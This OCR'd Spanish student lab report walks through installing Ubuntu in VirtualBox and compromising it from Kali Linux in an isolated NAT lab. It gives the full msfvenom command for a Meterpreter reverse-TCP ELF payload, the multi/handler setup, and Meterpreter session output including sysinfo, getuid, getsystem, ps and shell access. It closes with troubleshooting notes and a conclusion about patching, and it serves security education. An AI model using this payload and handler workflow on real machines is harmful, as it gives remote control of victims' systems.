


Ilustración 72 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 17

Ademas se selecciono la ubucacion del archivo.




Ilustración 73 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 18

Y se dio clic para que empezara a instalar el sistema.

Ilustración 74 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 19




Ilustración 75 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 20

Y por ultimo se escogio la opcion s reinicar el sistema ahora despues de haber teminado de instalar.




Ilustración 76 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 21

Despues de instalar la maquina, se realizo la asignacion de la direccion IP de la red NAT creada para el entorno de hacking en VirtualBox.

Primero se ingreso a la configiracion de la maquina.

Ilustración 77 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 22

Despues de diregio a la barra de red y donde dice conetado a, se escogio Red NAT y se dio clic en aceptar.




Ilustración 78 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 23

Una vez cobfigurada la Red NAT para Ubuntu, se ingreso a la maquina y desde la terminar con el comando ifconfig se conocio la direccion IP de la maquina.

```
ubuntu@ubuntu-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::a00:27ff:fe54:3950  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:54:39:50  txqueuelen 1000  (Ethernet)
        RX packets 796  bytes 842791 (842.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 595  bytes 58597 (58.5 KB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0
```

Ilustración 79 Descargar e Instalar Ubuntu Desktop en VirtualBox - paso 24

4.2 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter.

Despues de conocer la IP de la maquina Ubuntu, se empezo a realizar el hacking atarvez de Meterpreter para este maquina victima.

Primero se creo el archivo dentro de la carpeta que ya se habia LABORATORIO-02 anteriormeente, pero antes se accedio a la carpeta con el comando cd LABORATORIO-02, luego con el comando msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.6 LPORT=4444 -f elf > /home/franklin/LABORATORIO-02/shell.elf, donde shell.elf es el nombre del archivo.

Ilustración 80 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 1

Despues con el mando cp se copio el arhcivo shell.elf a la rtua /var/www/html, luiego con el comando cd se accedio a la ruta antes especificado y con el comando ls, se listaron los archivos dentro de esta ruta y se observo el archivo shell.elf.





Ilustración 81 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 2

Luego de eso se accedio desde el navegador de Ubuntu y con direccion IP de Kali Linux al http de Kali y se observa el archivo shell.elf.



Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2025-08-03 23:51	615	
index3.html	2025-08-04 00:01	10K	
laboratorio-01.elf	2025-09-02 07:14	250	
laboratorio-02.exe	2025-09-01 21:51	72K	
satena.exe	2025-09-01 16:26	72K	
shell.elf	2025-09-02 16:43	207	

Apache/2.4.63 (Debian) Server at 192.168.10.6 Port 80

Ilustración 82 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 3

Despues, se guardo este archivo, como muestra la siguiente imagen.




Ilustración 83 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 4

La carepta escogida para guardar el archivo fue escritorio.




Ilustración 84 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 5

Cuando se guardo el archivo en el escritorio de Ubuntu, se esploto el modulo de handler, para acceder a Meterpreter de la maquina victima una vez se ejecutara el archivo shell.elf.

Primero se busco los msdulos disponibles con el comando search multi/handler.




Ilustración 85 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 6

Esta busqueda, arrojo varios modelos.

```
Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                              .                .          .      .
   6     \_ target: Linux x86_64                           .                .          .      .
   7   exploit/multi/handler                               .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   9   exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
```

Ilustración 86 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 7

El modulo que se escogio fue el 7 con el comando use y se observaron las caracteristicas de este modulo con el comando options.

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Ilustración 87 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 8

Luego con el comando set payload, se asigno el payload que hace referencia al archivo shell.elf, ademas con el comando set LHOST se le asigo la IP de la amquina atacante y el puerto relacionado al del archivo shell.elf.

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.6
LHOST ⇒ 192.168.10.6
msf6 exploit(multi/handler) > set LHOST 4444
LHOST ⇒ 4444
msf6 exploit(multi/handler) >
```

Ilustración 88 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 9

Despues se ejecuto el arhcivo en Ubuntu pero atraves de codigo, primero con el comando cd y la ruta donde esta el archivo se accede a esta, despues con el comando chmod +x y el nombre del archivo se le consedieron los permisos al archivo shell.elf para ser ejecutado, y por ultimo con comando ./shell.elf se ejecuto este archivo.

```
ubuntu@ubuntu-VirtualBox:~$ cd /home/ubuntu/Escritorio
ubuntu@ubuntu-VirtualBox:~/Escritorio$ .shell.elf
.shell.elf: no se encontró la orden
ubuntu@ubuntu-VirtualBox:~/Escritorio$ chmod +x shell.elf
ubuntu@ubuntu-VirtualBox:~/Escritorio$ ./shell.elf
```

Ilustración 89 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 10

Y tambien se ejecuto el exploit con el comando run y este hacking fue correcto, ya que se puedo accercer al Meterpreter de Ubuntu.

Para confirma eso, se digito el comando sysinfo y miarar la informacion de la maquina victima.

```
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 0.0.17.92:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (1017704 bytes) to 192.168.10.10
[*] Meterpreter session 1 opened (192.168.10.6:4444 → 192.168.10.10:41396) at 2025-09-02 16:52:19 -0500

meterpreter >
meterpreter > sysinfo
Computer     : 192.168.10.10
OS           : Ubuntu 24.04 (Linux 6.14.0-29-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Ilustración 90 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 11

Con el comando getuid y getsystem se intento escalar a los privilegios de sistema.

```
meterpreter >
meterpreter > sysinfo
Computer        : 192.168.10.10
OS              : Ubuntu 24.04 (Linux 6.14.0-29-generic)
Architecture    : x64
BuildTuple      : i486-linux-musl
Meterpreter     : x86/linux
meterpreter > getuid
Server username: ubuntu
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
```

Ilustración 91 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 12

Con el comando ps, se listaron los archivos que se estaban ejecutando en el sistema victima.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                               Arch    User                  Path
 ---   ----  ----                               ----    ----                  ----
 1     0     systemd                            x86_64  root
 2     0     [kthreadd]                         x86_64  root
 3     2     [pool_workqueue_release]           x86_64  root
 4     2     [kworker/R-rcu_gp]                 x86_64  root
 5     2     [kworker/R-sync_wq]                x86_64  root
 6     2     [kworker/R-kvfree_rcu_reclaim]     x86_64  root
 7     2     [kworker/R-slub_flushwq]           x86_64  root
```

Ilustración 92 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 13

Y se observo que el archivo shell.elf estaba siendo ejecutado de manera correcta en ek sistema.

```
7523  3100  shell.elf                                                    x86     ubuntu  /home/ubuntu/Escritorio/shell.elf
7528  2138  firefox                                                      x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
7591  7528  crashhelper                                                  x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/crashhelper
7667  7528  forkserver                                                   x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
7672  7667  Socket Process                                               x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
7677  1     systemd-timedated                                            x86_64  root
7693  7667  firefox -contentproc -isForBrowser -prefsHandle 0:           x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
            34740 -prefMapHandle 1:271710 -jsInitHandl
7699  7667  RDD Process                                                  x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
8024  7667  WebExtensions                                                x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
8192  7667  firefox -contentproc -parentBuildID 20250718161710           x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
              -sandboxingKind 0 -prefsHandle 0:45007 -p
8199  7667  Web Content                                                  x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
8200  7667  Web Content                                                  x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
8375  7667  Web Content                                                  x86_64  ubuntu  /snap/firefox/6565/usr/lib/firefox/firefox
```

Ilustración 93 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 14

En este los sistema Linux no permiten migrar archivos como en Windows, pero se ejecuto el comando shell y este dio acceso a sistema Ubuntu como tal, se ejecuto el comando ls y este listo las archivo que estaban creados en esa carepta.




Ilustración 94 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 15

Ademas con el comando mkdir se creo una carpeta llamada estoy_dentro y luego con ls, se listaron los archivos y carpetas dentro de esa carpeta y este mostro la carpetas llamada estoy_dentro.




Ilustración 95 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 16

Y para verificar que fue correcto el hacking se accedio al enterno grafico de Ubuntu y se verifico que la carepta esta creada correctamente, concluyendo asi que el hacking fue exitoso.




Ilustración 96 Hacking Ético desde Kali Linux hacia Ubuntu utilizando el módulo Meterpreter - paso 17

Y así es como de realiza un hacking utilizando un archivo ejecutable desde Kali Linux a una máquina virtual con sistema operativo Linux o Ubuntu.

5 Posibles Errores

Durante la práctica se presentaron algunos inconvenientes que dificultaron la explotación:

- En ciertos escaneos de puertos con Nmap no se identificaron vulnerabilidades explotables. Esto puede deberse a que las versiones de los servicios instalados en las máquinas víctimas ya no son vulnerables a los exploits utilizados, o a configuraciones de seguridad adicionales.
- Algunos módulos de Metasploit no generaron sesiones Meterpreter, mostrando errores como Login Failed o Exploit aborted due to failure. Esto suele pasar cuando el exploit no es compatible con la versión exacta del servicio en ejecución.
- En sistemas Linux modernos, comandos como migrate no están soportados, lo que limita las acciones posteriores a la explotación.

6 Conclusiones

El desarrollo de estas prácticas permitió comprender cómo funciona un ataque: escaneo, explotación y post-explotación. Se comprobó que sistemas antiguos como Windows XP y Windows Server 2003 son altamente vulnerables y permiten obtener acceso remoto con facilidad. En el caso de Ubuntu, el ataque fue exitoso únicamente mediante la ejecución manual de un archivo malicioso generado con msfvenom.

Asimismo, se evidenció que no todos los módulos de Metasploit son efectivos en todas las versiones de un servicio. Finalmente, se concluye que mantener los sistemas actualizados y con configuraciones seguras es esencial para prevenir accesos no autorizados.

7 Referencias Bibliográficas

Nmap. The Network Mapper. Disponible en: https://nmap.org

Offensive Security. Kali Linux – Penetration Testing and Ethical Hacking Linux Distribution. Disponible en: https://www.kali.org

Rapid7. Metasploit Framework Documentation. Disponible en: https://docs.rapid7.com/metasploit/

Ubuntu. Ubuntu Desktop Documentation. Disponible en: https://ubuntu.com/desktop

Microsoft. Windows XP Support Lifecycle.

Microsoft. Windows Server 2003 End of Support.